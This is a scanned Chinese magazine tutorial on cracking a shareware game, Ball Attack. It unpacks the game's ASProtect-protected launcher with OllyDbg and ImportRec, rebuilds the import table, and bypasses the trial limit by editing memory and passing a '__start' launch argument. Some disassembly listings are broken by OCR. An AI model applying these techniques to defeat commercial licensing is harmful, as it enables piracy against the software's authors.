
在离异常发生处最近的一个ret处下断点，然后Shift+F9断下。点击工具栏上的M打开Memory Map窗口，在Reg.exe的code段上下内存访问断点，F9运行，我们就直接中断在原始入口点了：

```
00401000 > /EB 10    JMP SHORT Reg.00401012 ——>
原始入口点 OEP
00401002    |66:623A BOUND    DI, DWORD PTR DS:
[EDX]
00401005    |43   INC EBX
00401006    |2B2B    SUB EBP, DWORD PTR DS:[EBX]
0040101A    A3 8BB34600 MOV DWORD PTR DS:
[46B38B], EAX
0040101F    52   PUSH    EDX
00401020    6A 00   PUSH    0
00401022    E8 27930600 CALL    Reg.0046A34E
```

这实际上是Borland C++早期版本的入口特征代码，用OllyDump插件把整个映象转储出来，命名为dReg.exe。ASProtect内置的小型反汇编引擎无法识别入口处的代码，所以并没有产生Stolen Code。先不要退出程序，接下来我们要开始修复程序的输入表了。跟着光标往下走，在第一个call的地方跟进去，来到

```
0046A34E  - FF25 DC724700  JMP DWORD PTR DS:
[4772DC]
0046A354  - FF25 E0724700  JMP DWORD PTR DS:
[4772E0]
..........
0046A37E  - FF25 FC724700  JMP DWORD PTR DS:
[4772FC]
```

很明显，477XXX这一排就是经过ASProtect重定向的IAT了，我们在数据转储窗口中定位到这些地方，如图2所示：


图2

在表中，00D54BF4这类地址就是ASProtect外壳动态申请的重定向代码所在地，上下滚动一下，可以大致确定这张表的起始位置在4770E0（开始部分有一些没有加密的advapi32.dll的API函数），大小为BA4。启动ImportRec，在进程列表中选中Reg.exe，OEP填入1000，RVA填入770E0，Size为BA4。点击Get Imports，只认出来一部分没有经过加密的API。用右键菜单中的Trace Level1（Diasm）全部识别一次，这回可以认出一大部分了。注意ASProtect在IAT中随机填入了许多垃圾，目的是为了增加输入表自动修复程序识别的困难。象6CC32AC2这种地址并没有被程序引用，直接Cut掉即可。稍加整理以后可以分析出9个Dll目录（Thunk），如图3所示。

只有第二个Dll还有部分函数没有解析出来，很明显，这个Dll就是kernel32.dll了。ASProtect对kernel32.dll中的部分API加了特别关照，一般情况下ImportRec是无法识别的，剩下的这部分就只能借助插件或手动完成。点击




图3

Show Invalid，首先看到的是这个IAT:

rva:000772A4 ptr:00D413F8

在OllyDbg中转到这个位置，发现代码如下:

```
00D413F8    55  PUSH    EBP
00D413F9    8BEC     MOV EBP, ESP
00D413FB    5D  POP EBP
00D413FC    C2 0400 RETN    4
00D413FF    90  NOP
```

此函数什么也没做，输入参数只有一个，也没有返回值。根据经验，这就是ASProtect特殊处理过的函数之一FreeResource了。根据MSDN的说明，该函数在32位Windows操作系统中没有任何作用，只是为了向下兼容而保存在Windows的API系统中。

rva:000772B0 ptr:00D413D0

同样到OllyDbg中观察它的代码

```
00D413D0    6A 00   PUSH    0
00D413D2    E8 813DFFFF CALL    00D35158    ;
JMP to kernel32.GetModuleHandleA    -->幌子而已
00D413D7    FF35 E86CD400   PUSH    DWORD PTR
DS:[D46CE8]
00D413DD    58  POP EAX
00D413DE    8B05 F86CD400   MOV EAX, DWORD
PTR DS:[D46CF8]-->注意这里
00D413E4    C3  RETN
00D413E5    C3  RETN
```

不要被00D413D2处对GetModuleHandleA的调用所迷惑，这段代码最后的返回值来自D46CF8这个地址，从Dump窗口中可以看到D46CF8保存的是一个地址00132CB0，再次Dump这个地址，如图4所示。




图4

这下清楚了，模拟代码返回的是一个指向命令行参数的指针，对应的API也就是Get CommandLineA。

rva:000772B4 ptr:00D413C0

我们在此处看到的代码为:

```
00D413C0    55  PUSH    EBP
00D413C1    8BEC    MOV EBP, ESP
00D413C3    E8 A83DFFFF CALL    00D35170    ;
JMP to kernel32.GetVersion    -->幌子而已
00D413C8    A1 F46CD400 MOV EAX, DWORD PTR
DS:[D46CF4]    -->注意这里
00D413CD    5D  POP EBP
```

相同的伎俩，调用GetVersion只是一个幌子，D46CF4保存了模拟函数的真正返回值000005DC。这个值代表什么呢？打开Windows的任务管理器看看，如图5所示。




图5

注意reg.exe的PID——1500，用计算器换算一下，其16进制值恰好为5DC！勿庸置疑，它就是GetCurrentProcessId。

rva:000772DC ptr:00D41360

00D41360处的代码如下:

```
00D41360    55  PUSH    EBP
00D41363    8B45 08 MOV EAX, DWORD PTR SS:
[EBP+8]
00D41366    85C0    TEST    EAX, EAX
-->参数1是否为NULL?
00D41368    75 13   JNZ SHORT 00D4137D -->
不是就跳过去
    -->调用 GetModuleHandleA
00D4136A    813D 7869D400 0>CMP DWORD PTR
DS:[D46978], 400000    ; ASCII "MZP"
00D41374    75 07   JNZ SHORT 00D4137D
00D41376    A1 7869D400 MOV EAX, DWORD PTR
DS:[D46978]
    -->否则直接返回400000
00D4137E    E8 D53DFFFF CALL    00D35158    ;
JMP to kernel32.GetModuleHandleA    -->调用
GetModuleHandleA
00D41383    5D  POP EBP
```

当传入参数为NULL时，这段代码直接返回400000，也就是应用程序的装入基址，否则调用GetModuleHandleA。很明显这就是GetModuleHandleA的行为了。

rva:000772E4 ptr:00D40EF0

OllyDbg反汇编窗口的代码如下:

```
00D40EF0    55  PUSH    EBP
00D40EF1    8BEC    MOV EBP, ESP
00D40EF3    8B55 0C MOV EDX, DWORD PTR SS:
[EBP+C] -->参数2
00D40EF6    8B45 08 MOV EAX, DWORD PTR SS:
[EBP+8] -->参数1
00D40EF9    8B0D 3C54D400   MOV ECX, DWORD
PTR DS:[D4543C] -->注意这里
00D40EFF    8B09    MOV ECX, DWORD PTR DS:
[ECX]
00D40F01    3BC8    CMP ECX, EAX-->与参数1比较
00D40F03    75 09   JNZ SHORT 00D40F0E
00D40F05    8B0495 5053D400 MOV EAX, DWORD
PTR DS:[EDX*4+D45350]
    -->用参数2来索引
00D40F0C    EB 07   JMP SHORT 00D40F15
00D40F10    E8 4B42FFFF CALL    00D35160    ;
JMP to kernel32.GetProcAddress
00D40F15    5D  POP EBP
00D40F16    C2 0800 RETN    8
00D40F19    8D40 00 LEA EAX, DWORD PTR DS:
[EAX]
```

观察Dump窗口，D4543C处保存的值为D45314，再

次Dump，得到0FFFFFFFF。如果参数1不等于0FFFFFFFF则调用GetProcAddress，否则以参数2为索引从D45350处取得一个值调用GetProcAddress。无论如何，这段代码的返回值等于GetProcAddress的返回值，所以它模仿的也就是GetProcAddress函数了。

rva:00077304 ptr:00D41388

该处的反汇编代码如下：

```
00D41388    6A 00   PUSH    0
00D4138A    E8 C93DFFFF CALL    00D35158
JMP to kernel32.GetModuleHandleA    -->又是一个幌子
00D4138F    FF35 E86CD400   PUSH    DWORD
PTR DS:[D46CE8]-->注意这里
00D41395    58  POP EAX
00D41396    C3  RETN
```

我们还是观察D46CE8处的值 08930005。这个函数的输入参数个数为0，返回一个Dword值，但却不指向任何有效的内存区域。根据经验，此返回值实际上是GetVersion返回的操作系统代码。

rva:00077358 ptr:00D413E8

这是最后一个没有识别的IAT了：

```
00D413E8    55 PUSH    EBP
00D413E9    8BEC    MOV EBP, ESP
00D413EB    8B05 F86CD400   MOV EAX, DWORD
PTR DS:[D46CF8]-->这次
            -->这句代码是幌子了……
00D413F1    8B45 08 MOV EAX, DWORD PTR SS:
[EBP+8]     -->取参数！
00D413F4    5D  POP EBP  -->直接返回参数！
00D413F5    C2 0400 RETN 4 -->输入参数个数为1个
00D413F8    55  PUSH    EBP
```

这段代码还是什么也没做，直接返回输入参数。根据以往的经验，我们直接判断它就是LockResource，请看MSDN对它的返回值描述

> 如果加载的资源成功锁定，函数的返回值是指向资源的第一个字节的指针，否则返回NULL。
> LockResource唯一的输入参数名义上是资源的句柄，其实就是指向资源数据的指针。

现在我们再次点击Show Invalid，所有的输入函数都已经修复了，而刚才没有识别的kernel32.dll也已经正确识别了：

```
advapi32.dll FThunk:000770E0 NbFunc:5 (decimal:5) valid:
YES
kernel32.dll FThunk:00077268 NbFunc:5B (decimal:91)
valid:YES
```

点击Fix Dump，选择我们刚才转储下来的exe映象文件，ImportRec提示dReg_.exe保存成功。

启动dReg_.exe文件，一切正常，只不过评估剩余日期变成0了。看来作者在这个注册系统中还没有文件校验。不管它，壳已经脱了，分析也方便多了，下面我们开始着手解除游戏的日期限制。

如何解除时间限制

动手之前，我们先观察一下脱壳后游戏的启动面板，如图6 所示。




图6

如果你足够细心的话，就会发现进度条上说明文字的一点微妙不同：在未脱壳的文件上，它显示的是"xx days left"，而在脱壳后的文件上，显示的则是"x x day left"。一个字母之差，却明确地告诉我们程序代码进入了另外一个分支。下面我们就以此为线索，快速切入到时间限制的核心部分。

OllyDbg载入脱壳后的文件dReg_.exe，入口代码如下：

```
00401000 > $ /EB 10 JMP SHORT dReg_.00401012
00401002 |66    DB 66   ;  CHAR 'f'
00401003 |62    DB 62   ;  CHAR 'b'
00401004 |3A    DB 3A   ;  CHAR ':'
00401005 |43    DB 43   ;  CHAR 'C'
00401006 |2B    DB 2B   ;  CHAR '+'
00401007 |2B    DB 2B   ;  CHAR '+'
00401008 |48    DB 48   ;  CHAR 'H'
00401009 |4F    DB 4F   ;  CHAR 'O'
0040100A |4F    DB 4F   ;  CHAR 'O'
0040100B |4B    DB 4B   ;  CHAR 'K'
0040100C |90    NOP
0040100D |E9    DB E9
0040100E |94B34600 DD OFFSET dReg_.__CPPdebugHook
00401012    > \A1 87B34600    MOV EAX, DWORD
PTR DS:[46B387]
00401017    .  C1E0 02    SHL EAX, 2
0040101A    .  A3 8BB34600    MOV DWORD PTR DS:
[46B38B], EAX
0040101F    .  52     PUSH    EDX
00401020    .  6A 00 PUSH   0   ; /pModule = NULL
00401022    .  E8 27930600    CALL    <JMP.&kernel32.
GetModuleHandleA> ; \GetModuleHandleA
00401027    .  8BD0   MOV EDX, EAX
```

在右键菜单中选择Search for->All referenced text strings，找到这里：

```
00401909    MOV    EDX, dReg_.0046B425    Text
string=ASCII " days left"
00401987    MOV    EDX, dReg_.0046B430    Text
string=ASCII " day left"
```

双击后来到这里：

```
00401871    .  66:C745 CC 08>MOV WORD PTR SS:
[EBP-34], 8
0040187D    .  66:C745 CC 14>MOV WORD PTR SS:
[EBP-34], 14
00401883    .  E8 34AC0500    CALL    dReg_.
0045C4BC    -->取得剩余评估天数
00401888    .  85C0   TEST    EAX, EAX
00401892    .  33C0   XOR EAX, EAX
......
004018D0    .  8945 B4   MOV DWORD PTR SS:[EBP-
4C], EAX
```

```
    004018E1    .  E8 47540600    CALL    dReg_.00466D2D
    004018E6   >  837D B4 01    CMP DWORD PTR SS:[EBP-4C], 1
       -->[EBP-4C]中保存着剩余评估天数
    004018EA   .  7E 7E  JLE SHORT dReg_.0040196A
-->剩余评估天数小于
       -->等于1天，则跳过去显示“xx day left”
    004018EC   .  66:C745 CC 38>MOV WORD PTR SS:[EBP-34], 38
    004018F2   .  33D2  XOR EDX, EDX
    004018F4   .  8955 F4  MOV DWORD PTR SS:[EBP-C], EDX
    004018F7   .  8D55 F4  LEA EDX, DWORD PTR SS:[EBP-C]
    004018FA   .  FF45 D8  INC DWORD PTR SS:[EBP-28]
    004018FD   .  8B45 B4  MOV EAX, DWORD PTR SS:[EBP-4C]
    00401900   .  E8 035A0500  CALL   dReg_.00457308
-->将剩余评估天数
          -->转换为数字字符串
    00401905   .  8D4D F4  LEA ECX, DWORD PTR SS:[EBP-C]
    00401908   .  51  PUSH  ECX
    00401909   .  BA 25B44600  MOV EDX, dReg_.0046B425 ;  ASCII ". days left"  -->注意这里有“s”
    0040190E   .  8D45 F0  LEA EAX, DWORD PTR SS:[EBP-10]
    00401911   .  E8 AA830600  CALL  dReg_.00469CC0    -->显示剩余评估天数
    00401916   .  FF45 D8  INC DWORD PTR SS:[EBP-28]
    00401919   .  33C0  XOR EAX, EAX
    0040191B   .  8945 EC  MOV DWORD PTR SS:[EBP-14], EAX
    ..................
    0040196A   >  66:C745 CC 44>MOV WORD PTR SS:[EBP-34], 44
    00401970   .  33C9  XOR ECX, ECX
    00401972   .  894D E8  MOV DWORD PTR SS:[EBP-18], ECX
    00401975   .  8D55 E8  LEA EDX, DWORD PTR SS:[EBP-18]
    00401978   .  FF45 D8  INC DWORD PTR SS:[EBP-28]
    0040197B   .  8B45 B4  MOV EAX, DWORD PTR SS:[EBP-4C]
    0040197E   .  E8 85590500  CALL  dReg_.00457308
-->将剩余评估天数
     -->转换为数字字符串
    00401983   .  8D4D E8  LEA ECX, DWORD PTR SS:[EBP-18]
    00401986   .  51  PUSH  ECX
    00401987   .  BA 30B44600  MOV EDX, dReg_.0046B430 ;  ASCII " day left"  -->注意这里没有“s”
    0040198C   .  8D45 E4  LEA EAX, DWORD PTR SS:[EBP-1C]
    0040198F   .  E8 2C830600  CALL  dReg_.00469CC0    -->显示剩余评估天数
    00401994   .  FF45 D8  INC DWORD PTR SS:[EBP-28]
    ..................
```

上述代码的分析告诉我们，只要在04018EA处强迫不跳，Start按钮就可以被激活，然而，直接修改标志位或者指令代码是不彻底的，下面的操作中我们会采用比较"温柔"的办法让程序按照我们的意思运行。

激活了Start按钮，就意味着我们可以深入寻访Reg.exe是如何调用游戏主程序BallAttack了。注意这里我们先用文本编辑器打开游戏目录下的config.cfg文件，修改第一行为 FullScreen=0，表示以窗口模式运行，方便我们进行调试。这是一个隐藏设置，在游戏界面中无法直接更改。

在004018E6处设下点，重新启动dReg_.exe，F9运行，程序中断在下面的地方：

```
    004018DB   .  66:C745 CC 34>MOV WORD PTR SS:[EBP-34], 34
    004018E1   .  E8 47540600   CALL   dReg_.00466D2D
    004018E6   >  837D B4 01   CMP DWORD PTR SS:[EBP-4C], 1    -->断在这里
    -->为了避免暗桩，我们直接把[EBP-4C]的值改为100
    004018EA   .  7E 7E  JLE SHORT dReg_.0040196A
    004018EC   .  66:C745 CC 38>MOV WORD PTR SS:[EBP-34], 38
    004018F2   .  33D2   XOR EDX, EDX
```

经过修改以后F9运行，我们发现Start按钮已经激活了，同时在进度条上显示256 days left，如图7所示。




图7

按下Start按钮，游戏主程序被成功启动。至此为止，我们可以认为游戏的时间限制已经解除完毕。然而，我们可以更进一步地做到避免这个启动面板的出现。

在Windows操作系统中，一共有三种方法可以在一个进程中启动另外一个进程，分别是调用三个API——CreateProcess，ShellExecute(Ex)，WinExec。此游戏采用了第一种方法CreateProcess，其函数原型如下：

```
    BOOL CreateProcess(
    LPCTSTR lpApplicationName,  // 指向可执行模块名称的指针
    LPTSTR lpCommandLine,  // 指向命令行字符串的指针
    LPSECURITY_ATTRIBUTES lpProcessAttributes,  // 进程安全属性
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  // 线程安全属性
    BOOL bInheritHandles,  // 句柄继承标志
    DWORD dwCreationFlags, // 创建标志
    LPVOID lpEnvironment,  // 指向新的环境块的指针
    LPCTSTR lpCurrentDirectory, // 指向当前目录名的指针
    LPSTARTUPINFO lpStartupInfo,  // STARTUPINFO结构的指针
    LPPROCESS_INFORMATION lpProcessInformation  // PROCESS_INFORMATION 结构的指针
    );
```

我们重新加载dReg_.exe，在启动过程中修改剩余评估天数激活Start按钮，然后设断点bp CreateProcessA，点击Start。游戏中断下来，看看堆栈，我们发现了什么？

如图8 所示。

```
0012F658   00401B7F   /CALL to CreateProcessA from dReg_.00401B7A
0012F65C   00000000   |ModuleFileName = NULL
0012F660   00D2B4EC   |CommandLine = "F:\Ball Attack v1.06\BallAttack.e
art"    →注意：这个是游戏主程序启动的命令行参数
0012F664   00000000   |pProcessSecurity = NULL
0012F668   00000000   |pThreadSecurity = NULL
0012F66C   00000001   |InheritHandles = TRUE
0012F670   00000000   |CreationFlags = 0
0012F674   00000000   |pEnvironment = NULL
0012F678   00000000   |CurrentDir = NULL
0012F67C   0012F68C   |pStartupInfo = 0012F68C
0012F680   0012F6D0   \pProcessInfo = 0012F6D0
```

图8

```
0012F660   00D2B4EC   |CommandLine = "F:\Ball Attack v1.06\BallAttack.exe __start"   ？注意：这个是游戏主程序启动的命令行参数。
```

是不是很受启发？Reg.exe原来是以"__start"为参数启动游戏主程序的，这是不是意味着我们这样启动BallAttack.exe就可以绕过时间校验呢？打开桌面上的BallAttack快捷方式，在"目标"一栏中填入"F:\Ball Attack v1.06\BallAttack.exe" __start。双击图标运行，果然程序跳过时间校验直接进入游戏主程序了！

纵观整个去除时间限制的过程，我们发现软件作者在加密保护中犯了一个致命的错误，那就是把保护系统和功能核心分离开来。对于任何一个非注册用户来说，他根本无需改动可执行文件的任何部分，也不用填入任何用以延长试用期限的注册码，只要小小地改动一下主程序的启动命令行参数就可以绕开繁复的校验，这可以说是整个保护系统最失败的一个地方。

当然，对于Cracker来说，仅仅这样还不够，现在我们只能玩游戏中的一个Demo版关卡，其他的关卡还处在封锁之中，在下一篇里，我们即将详细讨论如何攻破游戏的功能限制系统。大家可以回顾一下ASProtect的脱壳，顺便玩一下这个小游戏。

适合读者：初级破解爱好者
前置知识：OllyDbg使用方法



软件加密漏洞剖析

——兼谈ASProtect脱壳技术(下)

文/图 Redoc

上文我们对ASProtect的脱壳已经有所了解了，这次我们来破解此游戏的功能限制。

解除功能限制

如图1 所示，绕开时间限制以后，我们仍然只能停留在DEMO版，一旦点击FIRST、SECOND、ABC，游戏就会冷漠地提示"NOT AVAILABLE IN UNREGISTERED VERSION"。如何才能品尝到那些新鲜的关卡呢？去游戏的主页上看了一下，发现他们不断的发布出新的关卡文件(Expansion Sets: *.CPG)嘿！这么看来游戏关卡是打包在*.CPG文件里面的……迅速浏览一下游戏安装目录，发现0.cpg、1.cpg、2.cpg、3.cpg四个关卡文件……这里就是我们的突破口了。

